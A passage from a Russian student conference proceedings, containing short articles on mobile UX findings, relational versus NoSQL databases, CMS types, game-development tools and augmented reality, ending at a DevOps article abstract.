3. Большинство пользователей предпочитали кликать, а не свайпать, что затрудняло им нахождение шторки.
4. Отсутствие пиктограммы на шторке усложняло ее обнаружение.
5. Только 1 из 17 участников обнаружил данную кнопку, что составляет 5.88% от общего числа испытуемых.

На основании результатов исследования пользовательского опыта (UX) для мобильных устройств можно сделать следующие выводы:

1. Пользователи чаще выбирают кнопки, расположенные в верхней части интерфейса, что свидетельствует о привычности к этой области экрана.
2. Элементы, размещенные непосредственно на экране, требуют меньше времени и меньшего количества кликов для активации, что делает такое расположение более эффективным с точки зрения пользовательского опыта.
3. Элементы, находящиеся за пределами основной страницы или без пиктограммы, требуют больше времени на обнаружение и активацию, что может привести к снижению удобства использования.
4. Элементы, размещенные в центре экрана, привлекают меньше внимания пользователей, что делает их менее предпочтительными для размещения ключевых функциональных элементов.
5. Большинство пользователей отдаёт предпочтение операции клика чем свайпа.

Эти выводы подчеркивают важность учета привычек пользователей и оптимизации расположения элементов интерфейса для создания более удобных и эффективных мобильных приложений, соответствующих потребностям и ожиданиям пользователей.

Список литературы

1. Сухов, Р. А. Принципы мобильного дизайна: создание интуитивно понятных и эффективных интерфейсов мобильных приложений / Р. А. Сухов, Е. Т. Яруськина // Стратегии развития и совершенствования науки и образования в новой реальности : Материалы XXVI Всероссийской научно-практической конференции, Краснодар, 06 ноября 2023 года. – Краснодар: ООО "Параграф", 2023. – С. 140-141.
2. Уэйншенк, С. 100 главных принципов дизайна / С. Уэйншенк. – Санкт-Петербург : Питер, 2022. – 256 с.
3. Шуваев, Я.А. UX/UI дизайн для создания идеального продукта. Полный и исчерпывающий гид / Я.А. Шуваев. – М.: Бомбора, 2022. – 240 с.
4. Podvesovskii A.G., Isaev R.A. Visualization metaphors for fuzzy cognitive maps. *Scientific Visualization*. 2018. Т. 10. № 4. С. 13-29.

5. Подвесовский А.Г., Лагерев Д.Г., Коростелев Д.А. Применение нечетких когнитивных моделей для формирования множества альтернатив в задачах принятия решений. Вестник Брянского государственного технического университета. 2009. № 4 (24). С. 77-84.

Материал поступил в редколлегию 20.04.2024

УДК 004.9

Сравнительный анализ реляционных и нереляционных баз данных

Васильев Артём Яковлевич О-22-ПРИ-2-рпс-Б

Работа выполнена под руководством старшего преподавателя кафедры «Информатика и программное обеспечение», Коптенко Елизаветы Викторовны

Аннотация: Данная статья представляет обзор реляционных и нереляционных баз данных, двух основных подходов к хранению данных. Рассматриваются основные принципы и отличия между ними, а также преимущества и недостатки каждого подхода.

В статье анализируется структура данных, механизмы целостности данных, производительность и масштабируемость реляционных и нереляционных баз данных. Представлены примеры известных реляционных и нереляционных баз данных, а также ключевые отличия в их использовании.

Ключевые слова: реляционные базы данных, нереляционные базы данных, структура данных, производительность, масштабируемость, преимущества и недостатки.

Реляционная база данных, также известная как SQL, представляет собой структурированное хранилище данных, где информация организована в таблицы с рядами и столбцами. Каждый столбец содержит атрибуты данных, а каждая строка представляет значения этих атрибутов. Это позволяет эффективно управлять данными и проводить анализ, связывая таблицы для понимания взаимосвязей между различными данными.

Нереляционная база данных, известная как NoSQL, отличается от реляционной тем, что не использует табличную структуру для хранения данных. Вместо этого NoSQL базы данных используют различные модели данных, позволяя хранить разнородные документы, такие как изображения, видео и публикации в социальных сетях. Они предоставляют большую гибкость в управлении данными, но не поддерживают язык SQL для запросов, что отличает их от реляционных баз данных.

В реляционных базах данных данные организованы в виде таблиц с явно определенными структурами. Например, рассмотрим две таблицы: "Сотрудники" и "Заказы". Пример показан на рис. 1.



Рис. 1. Таблицы в реляционной базе данных

Таблица "Сотрудники":

- Каждая запись (строка) представляет отдельного сотрудника.
- Информация о каждом сотруднике, такая как имя, фамилия, возраст и должность, хранится в отдельных столбцах.
- Каждому сотруднику назначен уникальный идентификатор (ID).

Таблица "Заказы":

- Каждая запись (строка) представляет отдельный заказ.
- Информация о каждом заказе, такая как название, описание, сумма и дата заказа, также хранится в отдельных столбцах.
- Для связи заказов с соответствующими сотрудниками используется поле "ID_сотрудника", которое ссылается на идентификатор сотрудника из таблицы "Сотрудники".

Таким образом, данные в реляционных базах данных структурированы в виде таблиц, где каждая таблица представляет сущность или объект. Связи между таблицами обеспечивают целостность и связность данных, что облегчает их анализ и использование.

Нереляционные базы данных предлагают разнообразные модели хранения данных, отличающиеся от традиционной табличной структуры реляционных баз данных.

Базы данных типа "ключ-значение": В таких базах данных данные организованы в виде коллекции пар, где каждая пара состоит из уникального идентификатора (ключа) и соответствующего значения. Ключи используются для идентификации и доступа к данным, которые могут включать в себя различные типы информации, от простых значений до сложных объектов. Пример показан на рис. 2.



Рис. 2. Структура данных в нереляционной базе данных типа "ключ-значение"

Базы данных документов: Базы данных документов хранят данные в формате, аналогичном модели документа, используемой разработчиками приложений. Данные хранятся в виде объектов JSON, обладающих гибкостью и полуструктурированной природой. Это позволяет хранить иерархические данные, которые могут эффективно использоваться в различных сценариях. Как показано на рис. 3.




Рис. 3. Структура данных в нереляционной базе данных документов

Графовые базы данных: Графовые базы данных предназначены для хранения взаимосвязей между данными и навигации по ним. В таких базах данных используются узлы для хранения сущностей данных и ребра для представления взаимосвязей между этими сущностями. Ребра могут иметь различные характеристики, такие как тип и направление, и могут описывать различные типы взаимосвязей, такие как "предок-потомок", действия и права владения. Это продемонстрировано на рис. 5.



Рис. 4. Структура данных в нереляционной графовой базе данных

SQL базы данных:

1. MySQL: MySQL является одной из наиболее популярных реляционных СУБД, широко используемой для хранения данных веб-сайтов. Ее гибкость и производительность делают ее предпочтительным выбором для многих разработчиков.

2. PostgreSQL: PostgreSQL - это бесплатная и с открытым исходным кодом система управления базами данных, которая также широко используется в различных проектах. Она обладает расширенными возможностями и мощными функциями, делая ее привлекательным вариантом для разработчиков.

3. MS SQL: Microsoft SQL Server (MS SQL) - это еще одна популярная реляционная СУБД, которая используется для разработки веб-приложений. Она обеспечивает надежное хранение и управление данными для различных типов приложений.

NoSQL базы данных:

1. Redis: Redis - это NoSQL-СУБД, специализирующаяся на быстром хранении и обработке данных. Она часто используется для кэширования данных и решения задач, требующих высокой производительности.

2. MongoDB: MongoDB - это популярная нереляционная система управления базами данных, использующая документоориентированную модель данных. Она предлагает гибкость и масштабируемость, что делает ее привлекательным выбором для хранения разнообразных типов данных.

Ключевые отличия между реляционными и нереляционными базами данных.

Структура:

- Реляционные базы данных используют табличную структуру для хранения данных, придерживаясь строгих правил относительно их организации и связей между таблицами.

- Нереляционные базы данных предоставляют более гибкое хранилище для данных с изменяющимися требованиями, такими как изображения, видео и документы, не привязываясь к табличной структуре.

Механизм целостности данных:

- В реляционных базах данных используется ACID для обеспечения целостности данных, гарантируя атомарность, согласованность, изолированность и долговечность операций.

- Напротив, нереляционные базы данных предлагают модель BASE, обеспечивая базовую доступность, мягкое состояние и, в конечном итоге, согласованность. Это означает, что они обеспечивают доступность данных, но не гарантируют мгновенной согласованности. Однако некоторые нереляционные базы данных могут также поддерживать ACID в определенных условиях.

Производительность:

- Производительность реляционных баз данных зависит от дисковой системы, оптимизации индексов, структуры таблиц и запросов. Применение твердотельных накопителей и RAID может улучшить производительность.

- Производительность NoSQL баз данных зависит от сетевой задержки, размера кластера и характеристик приложения. Для повышения производительности баз данных NoSQL используют увеличение размера кластера, минимизацию сетевой задержки и оптимизацию индексов и кэша. В целом, NoSQL базы данных обеспечивают более высокую производительность и масштабируемость для различных сценариев использования по сравнению с реляционными базами данных.

Масштабирование:

- В реляционных базах данных масштабирование часто осуществляется вертикально путем добавления ресурсов процессора или оперативной памяти. Горизонтальное масштабирование требует специальных стратегий, таких как поддержка разделения данных между серверами.
- В отличие от этого, NoSQL базы данных обладают высокой масштабируемостью. Они могут легко распределять рабочую нагрузку между узлами и обрабатывать большие объемы данных, разбивая их на более мелкие наборы и распределяя по узлам.

Список источников

1. Натан Хёрст, "Реляционные и нереляционные базы данных: сравнение", Towards Data Science, 23 июня 2021 г. [Электронный ресурс]. Доступно по: <https://towardsdatascience.com/relational-vs-non-relational-databases-a-comparison-7a6dbdbecf57>.
2. А. С. Беляев, "Реляционные и нереляционные базы данных: основные принципы и сферы применения", Вестник МГТУ им. Н. Э. Баумана. Серия Естественные науки, 2019, № 4 (158), с. 89-102.
3. Захарова А.А., Подвесовский А.Г., Исаев Р.А. Математическое и программное обеспечение поддержки когнитивного моделирования слабоструктурированных организационно-технических систем. В сборнике: СРТ2019 Международная научная конференция Нижегородского государственного архитектурно-строительного университета и Научно-исследовательского центра физико-технической информатики. Труды Международной научной конференции. 2019. С. 131-141.
4. Подвесовский А.Г., Лагерев Д.Г., Коростелев Д.А. Применение нечетких когнитивных моделей для формирования множества альтернатив в задачах принятия решений. Вестник Брянского государственного технического университета. 2009. № 4 (24). С. 77-84.
5. Ерохин Д.В., Лагерев Д.Г., Ларичева Е.А., Подвесовский А.Г. Стратегическое управление инновационной деятельностью предприятия. Брянск, 2010.

Материал поступил в редколлегию 20.04.2024

УДК 004.9

Особенности применения CMS для создания сайтов

Корниенко Дарина Александровна (О-22-ПРИ-2-рпс-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Информатика и программное обеспечение», Коптенок Елизаветы Викторовны

Аннотация: Данная статья рассматривает особенности применения систем управления контентом при создании веб-сайтов. Она представляет обзор

CMS с выделением их основной идеи, принципа работы, ключевых компонентов, преимуществ и недостатков. В статье также рассматриваются две основные классификации CMS, каждая из которых подробно анализируется.

Ключевые слова: CMS, системы управления контентом, веб-сайт, корпоративные CMS, самописные CMS, традиционные CMS, Headless CMS.

CMS (Content Management Systems) – это программное обеспечение, которое позволяет пользователям создавать, менять, настраивать и поддерживать содержимое веб-сайтов или других онлайн-платформ.

Любой сайт представляет из себя совокупность файлов, которые мы привыкли называть контентом. Нельзя просто выложить все файлы в сеть и получить готовый сайт. Для контента требуется оболочка – эскиз, сверстанные страницы и прочее. Эту оболочку можно написать с нуля с помощью языков программирования, а можно использовать готовую. Так вот, CMS – это и есть та самая, уже подготовленная оболочка. Можно считать, что CMS система – это визуальный конструктор сайтов.

Основная идея всех CMS – это максимально упростить создание и управление сайтом. Для этого интерфейс CMS специально создается интуитивно понятным, чтобы человек без каких-либо знаний PHP, CSS, HTML, JavaScript и других инструментов веб-разработки, смог наполнять свой сайт любым типом контента, а также легко изменять внешний вид, как всего сайта, так и отдельной страницы, без помощи сторонних программистов и дизайнеров. Несмотря на это, CMS система также полезна и для опытных программистов, так как облегчает множество повседневных задач и упрощает систематизацию информации.

Хотя платформы CMS могут различаться по своей функциональности, у них есть общие основные компоненты:

1. Приложение для управления контентом (CMA). Это пользовательский интерфейс, который позволяет создавать, изменять и удалять содержимое с веб-сайта без необходимости наличия технических знаний.

2. Приложение доставки контента (CDA). Он извлекает содержимое из базы данных, объединяет его с соответствующими шаблонами и отображает на веб-сайте.

3. Пользовательский интерфейс (UI). Это визуальный компонент CMS, с которым пользователи взаимодействуют для управления содержимым веб-сайта.

4. База данных (DB). База данных хранит и упорядочивает контент и метаданные веб-сайта.

Основной принцип работы CMS – разделение контента и дизайна. Поэтому в популярных CMS существуют специальные шаблоны – пустые заготовки страниц, в которых уже прописан дизайн и в которых впоследствии будет размещаться вся необходимая информация.

Функции систем управления контентом структурированы согласно жизненному циклу системы. Сначала разработчики разворачивают ядро CMS и создают в СУБД информационное хранилище контента – базу данных. Далее

администратор предоставляет доступ к системе различным пользователям, затем создается контент, шаблоны оформления, и, наконец, всё это публикуется.

Популярные CMS поддерживают возможность установки десятков сторонних модулей, отвечающих за разные возможности. Это может быть что угодно: от формы с комментариями до интерактивного меню. Встречаются также чисто технические дополнения, отвечающие за безопасность и параметры, влияющие на продвижение.

Кроме того, во многих современных CMS есть функция установки уровня прав. Например, можно дать сотруднику права на редактирование постов, без права вносить изменения в структуру или дизайн сайта, или разрешить только модерировать комментарии.

Исходя из всего вышесказанного, можно выделить некоторые ключевые преимущества использования CMS:

- простота разработки и поддержки;
- упрощённое управление контентом;
- гибкость;
- масштабируемость;
- автоматизация;
- SEO-оптимизация;
- согласованный веб-дизайн;
- разделение дизайна и контента;
- простота совместной работы;
- мобильность.

Но, как и любой другой продукт, система управления контентом имеет свои слабые стороны. Среди них:

- уязвимость;
- медленная загрузка;
- шаблонность сайтов;
- типизированные технические решения;
- сложность изменения структуры ресурса;
- привязанность к платформе;
- невидимость для поисковых систем;
- ошибки в программе.

Существует множество классификаций систем управления контентом, однако две из них особенно выделяются. Первая классификация разделяет CMS на коробочные, которые в свою очередь делятся на платные и бесплатные, и самописные.

Коробочная CMS – это готовая рабочая система, которая помогает управлять контентом и настройками сайта в одном месте. С её помощью можно создать сайт любой тематики – хоть для детского сада, хоть для нефтеперерабатывающего завода. В «коробке» уже есть необходимый функционал, например шаблоны оформления страниц сайта или варианты структуры блога.

Коробочные CMS могут быть как платными, так и бесплатными. Бесплатные CMS ограничены по набору функций. Некоторые модули и плагины могут быть с ними несовместимы. Нередко имеют проблемы с безопасностью, так как злоумышленники могут найти лазейки в открытом коде и взломать сайт. А также не у всех бесплатных CMS есть техническая поддержка.

Коммерческие (или же платные) CMS – это мощные, универсальные системы для разработки разных типов сайтов со сложными решениями. Большинство плагинов уже есть на данных CMS и не требуют дополнительной установки извне. Они обладают высоким уровнем безопасности (как самого ядра, так и сторонних компонентов), а также технической поддержкой, которая помогает устранить появившиеся проблемы.

Кроме того, CMS бывают открытыми (те, в которых пользователи могут редактировать исходный код) и закрытыми (где код менять нельзя). У платных движков код обычно закрыт. Среди популярных бесплатных коробочных CMS можно выделить WordPress, Joomla, MODX Revolution, OpenCart и Drupal. Платными же являются 1С Битрикс, Shop Script, NetCat, UMI.CMS и др.

Самописные CMS разрабатываются программистами по ТЗ заказчика и исключительно под его потребности. Программисты с нуля пишут код для создания страниц, добавления фото, видео и любых других функций.

Обычно самописные CMS разрабатываются для крупных компаний, если есть необходимость в выполнении каких-то нестандартных задач, повышенном уровне безопасности, гибкости или, наоборот, простоте в работе. Такие CMS очень кастомизированы. Как правило, они обладают специальным интерфейсом, который удобен для редакторской работы. Несколько примеров самописных CMS: Ghost, Wagtail, Craft CMS, Statamic, Umbraco.

Вторая классификация включает в себя традиционные и Headless (безголовые) CMS.

К традиционным относятся монолитные системы, в которых интерфейс и серверная часть тесно и напрямую связаны друг с другом, что упрощает управление контентом. Это означает, что вы можете вносить изменения в свой сервер и отображать их во внешнем интерфейсе с минимальной настройкой. Этот тип CMS поставляется со встроенными шаблонами и инструментами дизайна для создания и поддержания внешнего вида веб-сайта. Примерами традиционных CMS являются WordPress, 1С-Bitrix, Joomla, OpenCart, Tilda и т. д.

Headless CMS – это система управления контентом, которая отделяет серверную часть платформы от внешнего интерфейса. Здесь контент создается независимо от конечного уровня представления.

Данная CMS не привязана к конкретному интерфейсному фреймворку. Вместо этого она использует интерфейсы прикладного программирования (API), которые позволяют обслуживать контент на нескольких устройствах и платформах, что делает её популярным выбором для предприятий с несколькими каналами доставки. Например, она может использоваться для поддержки веб-сайта, мобильного приложения или даже голосового помощника.

Кроме того, благодаря разделению серверной части от интерфейса, изменения на одной стороне не обязательно требуют изменений на другой. Это делает процесс разработки более эффективным и снижает риск нарушения существующих функций. Среди безголовых CMS сожно выделить Strapi, ButterCMS, Contentful, Sanity.io, Storyblok и др.

Список источников

1. Официальный сайт Neiros [Электронный ресурс]. – Режим доступа: <https://neiros.ru/blog/marketing/kak-vybrat-cms-21-samykh-udobnykh-dvizhkov-dlya-vsekh-tipov-saytov/>
2. Официальный сайт Uplab Digital & Design [Электронный ресурс]. – Режим доступа: <https://www.uplab.ru/blog/how-to-make-a-website/>
3. Официальный сайт YAGLA [Электронный ресурс]. – Режим доступа: <https://yagla.ru/blog/chto-eto/chto-takoe-cms-sistema-upravleniya-kontentom--2108m94955/>
4. Официальный сайт Work Solutions [Электронный ресурс]. – Режим доступа: <https://worksolutions.ru/useful/headless-cms-ili-tradiczionnye-cms/>
5. Официальный сайт SimiCart Blog [Электронный ресурс]. – Режим доступа: <https://www.simicart.com/blog/headless-cms-vs-traditional-cms/>

Материал поступил в редколлегию 20.04.2024

УДК 004.9

Анализ особенностей разработки компьютерных игр

Морозов Тимофей Дмитриевич (О-22-ПРИ-2-рпс-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Информатика и программное обеспечение», Коптенок Елизаветы Викторовны

Аннотация: Данная статья представляет анализ особенностей применения технологий для разработки компьютерных игр.

Ключевые слова: языки программирования, графические и аудио технологии, методики дизайна, сетевые технологии, тестирование проекта.

Unity – это мощный и гибкий кросс-платформенный движок для разработки игр и интерактивного контента, такого как виртуальная и дополненная реальность. Он был создан Unity Technologies и впервые выпущен в 2005 году. Unity позволяет разработчикам создавать игры и приложения для почти всех платформ, включая Windows, macOS, Linux, iOS, Android, консоли (PlayStation, Xbox, Nintendo Switch), а также веб-браузеры.

Unity поддерживает разработку как в 2D, так и в 3D, обеспечивая широкий спектр инструментов для моделирования, анимации, текстурирования и обработки звука. Он использует C# для скриптования, предоставляя

разработчикам возможность программировать логику игры, взаимодействие объектов и пользовательский интерфейс.

Unreal Engine 5 (UE5) – это последняя версия мощного кросс-платформенного движка для разработки игр от компании Epic Games. Выпущен в 2021 году, он предоставляет разработчикам передовые технологии для создания высококачественных игр и интерактивного контента в 3D. UE5 известен своей выдающейся графической производительностью, поддерживая реалистичное освещение, тени и физику благодаря таким функциям, как Nanite (микрополигональная геометрия) и Lumen (глобальное освещение в реальном времени). Движок использует язык программирования C++ и предлагает удобные визуальные скриптинговые возможности через систему Blueprints, делая его доступным как для программистов, так и для не программистов. UE5 широко используется не только в игровой индустрии, но и в кинопроизводстве, архитектуре, автомобильной промышленности за его способность создавать реалистичные визуализации и интерактивные опыты.

Twine – это бесплатный, открытый инструмент для создания интерактивных рассказов и текстовых игр. Он прост в использовании, не требует программирования для начала работы, хотя поддерживает HTML, CSS и JavaScript для расширения функциональности. Twine ориентирован на линейное и нелинейное повествование, позволяя авторам легко организовывать сюжетные ветви и выборы. Работы, созданные в Twine, могут быть экспортированы в веб-страницу, облегчая их распространение.

CryEngine – это высокопроизводительный кросс-платформенный движок для разработки игр, созданный Crytek. Он знаменит своей передовой графикой и физикой, особенно эффектными визуализациями окружающей среды и реалистичным освещением. CryEngine поддерживает разработку 3D-игр и использует C++ и визуальное программирование. Предназначен для создания игр AAA-класса, он также находит применение в симуляциях и других визуализационных проектах. Инструмент бесплатен для использования с системой роялти за коммерческие проекты.

- C++: Является стандартом индустрии для разработки игр благодаря своей высокой производительности и контролю над системными ресурсами. Используется в разработке многих движков и игр AAA-класса.

- C#: Широко используется вместе с Unity, одним из самых популярных движков для разработки игр. C# облегчает разработку благодаря своей читаемости и простоте использования.

- Java: Используется для разработки игр на Android через Android Studio. Java также используется в некоторых настольных играх и веб-играх.

- Swift: Язык программирования, разработанный Apple для iOS, macOS и watchOS. Swift используется для создания игр на iPhone и iPad.

- Python: Хотя Python не является основным выбором для разработки коммерческих игр из-за его относительно низкой производительности, он часто используется для прототипирования и в качестве встраиваемого скриптового языка благодаря своей простоте.

- **JavaScript:** Используется для создания веб-игр и игр на HTML5. JavaScript позволяет разработчикам создавать интерактивные игры, которые могут запускаться непосредственно в браузере без необходимости установки дополнительных плагинов.

Далее представлены основные особенности разработки игровых приложений.

UnrealScript и **Blueprints** (визуальное программирование). Специализированные языки и системы, используемые в Unreal Engine для создания игровой логики без глубоких знаний в программировании.

3D моделирование. Использование таких программ, как Blender, Maya, или 3ds Max для создания трехмерных моделей персонажей, объектов и окружения.

Текстурирование и материалы. Применение текстур и материалов к 3D моделям для придания им реалистичного вида. Технологии, такие как Substance Designer и Substance Painter, позволяют создавать высококачественные текстуры.

Анимация. Техники анимации, включая костную анимацию (skinning) и морфинг, позволяют анимировать персонажей и объекты, делая их движения реалистичными.

Пространственный звук. Технологии 3D аудио, такие как Dolby Atmos и Windows Sonic, создают объемное звучание, улучшая погружение за счет имитации реального распределения звуков в пространстве.

Игровой дизайн (Game Design): Создание концепции игры, определение игровых механик, балансировка игрового процесса и создание уникального игрового опыта.

Уровневый дизайн (Level Design). Проектирование игровых уровней, включая размещение объектов, балансировку сложности, создание пазлов и заданий.

Интерфейсный дизайн (UI/UX Design). Создание пользовательского интерфейса игры, включая элементы управления, HUD, меню, а также обеспечение удобства использования и понятности интерфейса.

Narrative Design (Сценарный дизайн). Разработка сюжета, персонажей, диалогов и миров игры, которые помогают создать атмосферу и повысить вовлеченность игроков.

Тестирование и итерационный дизайн. Проведение тестирования игры на ранних стадиях разработки, сбор обратной связи от игроков и постоянное улучшение игрового процесса и функционала.

Оптимизация и безопасность. Методы интерполяции и предсказания движения уменьшают видимость задержек, а аутентификация и шифрование обеспечивают защиту данных.

Функциональное тестирование. Проверка функциональности игры, чтобы убедиться, что все игровые элементы работают как задумано.

Тестирование совместимости. Проверка игры на разнообразных платформах, устройствах и операционных системах для обеспечения стабильной работы в различных условиях.

Локализационное тестирование. Убеждение в корректности переводов, адаптации контента под культурные особенности и соответствии локальным законодательствам.

Тестирование безопасности. Оценка уязвимостей игры к взломам, читам и другим видам мошенничества, чтобы обеспечить защиту данных игроков.

Таким образом, разработка игр – сложный процесс, имеющий ряд особенностей и опирающийся на сложные современные технологии не только в сфере программирования, но и в области компьютерной графики и звука.

Список источников

1. Официальный сайт Habr [Электронный ресурс]. – Режим доступа: <https://habr.com/ru/articles/785048/>.
2. Официальный сайт Habr [Электронный ресурс]. – Режим доступа: <https://habr.com/ru/articles/792996/>.
3. Официальный сайт Habr [Электронный ресурс]. – Режим доступа: <https://habr.com/ru/companies/first/articles/734742/>.
4. Официальный сайт Habr [Электронный ресурс]. – Режим доступа: <https://habr.com/ru/companies/first/articles/781764/>.
5. Ерохин Д.В., Лагерева Д.Г., Ларичева Е.А., Подвесовский А.Г. Стратегическое управление инновационной деятельностью предприятия. Брянск, 2010.

Материал поступил в редколлегию 20.04.2024

УДК 004.946

Исследование технологии дополненной реальности

Никитин Данила Игоревич (ст. гр. О-21-ИВТ-2-ПО-Б)

Манастырский Артём Сергеевич (ст. гр. О-21-ИВТ-2-ПО-Б)

Работа выполнена под руководством доцента кафедры «Информатика и вычислительная техника», Дергачева Константина Владимировича (kv.dergachev@gmail.com)

Аннотация. В данной статье рассматривается технология дополненной реальности (AR) и ее потенциальное влияние на повседневную жизнь людей. В статье рассматривается применение дополненной реальности в различных сферах. Анализируются преимущества и ограничения технологии, а также рассматриваются перспективы её развития и использования.

Ключевые слова: дополненная реальность, AR, исследование, перспективы развития

Целью исследования является анализ применения и перспективы развития технологии дополненной реальности (AR) в разных сферах деятельности

человека. Актуальность работы обусловлена быстрым развитием технологий и все более широким использованием AR в различных сферах жизни. AR уже находит применение в обучении, медицине, игровой индустрии и маркетинге, способствуя созданию интерактивных и визуально привлекательных впечатлений.

Дополненная реальность имеет широкий потенциал для применения в различных сферах и перспективы использования в будущем [1]. Вот некоторые из ее достоинств и недостатков в различных областях:

Образование:

- **Достоинства:** AR позволяет создавать интерактивные уроки, дополняющие обычные методы обучения. Она может помочь визуализировать сложные концепции, улучшить вовлеченность учащихся и сделать образовательный процесс более интересным и доступным.

- **Недостатки:** Внедрение AR в образование может требовать дополнительных ресурсов и обучения для учителей. Технические проблемы, такие как доступ к соответствующему оборудованию, также могут ограничивать использование AR в учебных учреждениях [5].

Медицина:

- **Достоинства:** AR может быть полезна для визуализации сложных анатомических структур, симуляции процедур и помощи в обучении медицинских работников. Она может также улучшить подготовку хирургов и помочь в диагностике и лечении пациентов.

- **Недостатки:** Внедрение AR в медицину требует высокой точности и надежности систем, а также учета медицинских норм и протоколов. Также могут возникать сложности в обучении медицинского персонала и достаточности данных для разработки соответствующих приложений [2].

Игровая индустрия:

- **Достоинства:** AR предлагает новые возможности для создания игр, комбинируя виртуальный и реальный мир. Она позволяет игрокам взаимодействовать с виртуальными объектами в реальной среде, создавая более увлекательный и захватывающий игровой опыт.

- **Недостатки:** AR в игровой индустрии тоже сталкивается с техническими вызовами, такими как требования к производительности устройств и качеству картографирования окружения. Это может ограничивать опыт игры и требовать соответствующих инвестиций от разработчиков [3].

Маркетинг и реклама:

- **Достоинства:** AR может привлечь больше внимания и повысить вовлеченность потребителей в рекламные кампании. Она позволяет создавать интерактивные и персонализированные рекламные материалы, которые помогают потенциальным покупателям визуализировать продукт в их реальной среде.

- **Недостатки:** Внедрение AR в маркетинг и рекламу требует соответствующих ресурсов и креативного подхода. Технические сложности и ограничения устройств могут ограничить эффективность AR-рекламы, особенно

при отсутствии широкого распространения AR-устройств среди потребителей [4].

Туризм и путешествия:

- Достоинства: AR может изменить способ, которым мы путешествуем и изучаем новые места. Она может предоставить дополнительную информацию о достопримечательностях, создать интерактивные экскурсии и помочь туристам лучше понять и оценить окружающую историю и культуру.

- Недостатки: Внедрение AR в туризм может требовать надежных сетевых подключений и доступных AR-устройств для туристов. Ограничения в освещении и пространстве могут влиять на качество AR-опыта в различных местах.

Текущее состояние и целевые показатели развития 2024 года. Для эффективного внедрения технологий виртуальной и дополненной реальности необходимо провести ряд мероприятий для достижения целевых показателей развития (табл. 1).

В целом, несмотря на ограничения, количество пользователей каждый год растет, AR обещает кардинально изменить опыт и способ взаимодействия в различных сферах и имеет большой потенциал для использования в будущем [3].

Таблица 1

Мероприятия по развитию AR

Субтехнология	Ключевые технологические показатели развития	Целевой результат 2024 г.
1. Средства разработки VR/AR-контента, технологии совершенствования пользовательского опыта (UX) со стороны разработчика	Доля форматов инженерной и иной графики, поддерживаемых универсальным конвертером	90 %
	Процент сжатия графической информации	85- 98%
	Количество отраслевых стандартов, разработанных UX	4
2. Платформенные решения для пользователей, включая дистрибуцию и универсальные пользовательские редакторы	Процент поддерживаемых устройств с системой доставки контента	80 %
	Количество интеграций с существующими графическими движками системы доставки контента	9
	Количество сцен (библиотека) и объектов в системе создания контента (конструктор)	20 000 сцен и объектов
3. Технологии захвата движений в VR/AR и фотограмметрии	Точность позиционирования универсальной системы трекинга в реальном времени при задержке 10 мс на автономном модуле	менее 0,5 мм
	Количество специализированных систем трекинга	5
	Разработан стандарт и SDK универсальной инфраструктуры позиционного трекинга	стадия разработки 100%

4. Интерфейсы обратной связи, сенсоры (VR/AR)	Принцип системы обратной связи	миостимуляции со сбором биометрических данных
	Количество степеней свободы универсальной платформы обратной связи	6D
	Количество органов чувств, симулируемых в VR/AR	5
5. Технологии графического вывода	Разрешение VR/AR-гарнитуры	3 000 ppi
	Система визуализации	варифокальная
	Уровень окружения	интеллектуально е графическое и физическое

Дополненная реальность имеет огромный потенциал для различных сфер применения, включая образование, строительство, медицину, игровую индустрию, маркетинг и рекламу, а также туризм и путешествия. Она предлагает уникальные возможности для улучшения обучения и практических навыков, создания новых игровых ощущений и улучшения взаимодействия с потребителями.

Технология AR имеет перспективы стать отправной точкой для технологической революции, после которой виртуальный мир интегрируется в реальный. Устройства, которыми люди привыкли пользоваться на данный момент уступят более прогрессивным носимым устройствам, в виде очков или линз, позволяя человеку видеть всю необходимую ему информацию, внедрённую в настоящий мир так, что она не будет мешать взаимодействию человека с реальными объектами. Однако использование AR может сталкиваться с техническими и ресурсными ограничениями, требующими дополнительных инвестиций и разработки.

Список источников

1. Арсентьев, Д. А. Использование дополненной реальности в сфере визуализации чертежей / Д. А. Арсентьев, С. Н. Сергеев // Вестник современных исследований. – 2019. – № 3.13(30). – С. 32-34.
2. Намиот, Е. Д. Дополненная реальность в медицине / Е. Д. Намиот // International Journal of Open Information Technologies. – 2019. – Т. 7, № 11. – С. 94-99.
3. Папагианнис, Х. Дополненная реальность: все, что вы хотели узнать о технологии будущего. Пер. с англ. под ред. Е. Истоминой. – М.: Эксмо; Бомбора, 2019. – 288 с.
4. Райман А.А. Виртуальная и дополненная реальность для бизнеса: AR / VR и панорамное видео // Реклама. Теория и практика. – 2020. – №2. – С.158–167.
5. Смирнов С.Л. Цифровые технологии и дополненная реальность в обучении персонала // Менеджмент качества. – 2019. – №3. – С.200–205.

Материал поступил в редколлегию 20.04.2024

УДК 004.82

Анализ технологий DevOps-разработки

Титарев Валентин Дмитриевич

Работа выполнена под руководством старшего преподавателя кафедры «Информатика и программное обеспечение», Коптенок Елизаветы Викторовны

Аннотация. Эта статья исследует применение методологии DevOps в области разработки программного обеспечения. Авторы анализируют различные аспекты DevOps, такие как непрерывная интеграция и доставка, а также ключевые технологии, используемые в этой методологии, включая Docker, Git и инструменты управления конфигурацией. В статье обсуждаются современные подходы к использованию DevOps в разработке ПО и подчеркивается его роль в ускорении процесса разработки, повышении качества продуктов и улучшении конкурентоспособности организации на рынке.

